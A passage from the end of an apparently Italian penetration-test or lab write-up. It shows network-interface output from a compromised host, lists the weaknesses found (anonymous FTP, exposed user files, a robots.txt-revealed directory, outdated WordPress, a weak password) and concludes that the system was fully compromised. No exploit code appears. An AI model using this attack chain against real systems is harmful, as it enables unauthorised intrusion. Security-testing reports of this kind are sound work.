1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 72:6e:59:89:9a:28 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.10/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
       valid_lft 3569sec preferred_lft 3569sec
    inet6 fdb5:587e:d46c:3a8e:1b04:2c83:bde4:6f77/64 scope global dynamic noprefixroute
       valid_lft 2591981sec preferred_lft 604781sec
    inet6 fe80::257e:7694:de25:8f3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



17. Vulnerabilità individuate:

- **Abilitazione** FTP anonimo
- Esposizione file utenti
- Directory nascosta tramite robots.txt
- WordPress obsoleto
- Password debole

18. Finale

Il sistema è stato completamente compromesso a causa di una serie di vulnerabilità interconnesse. L'impatto è significativo, con accesso non autorizzato al sistema. Si consiglia vivamente di correggere tutte le vulnerabilità individuate.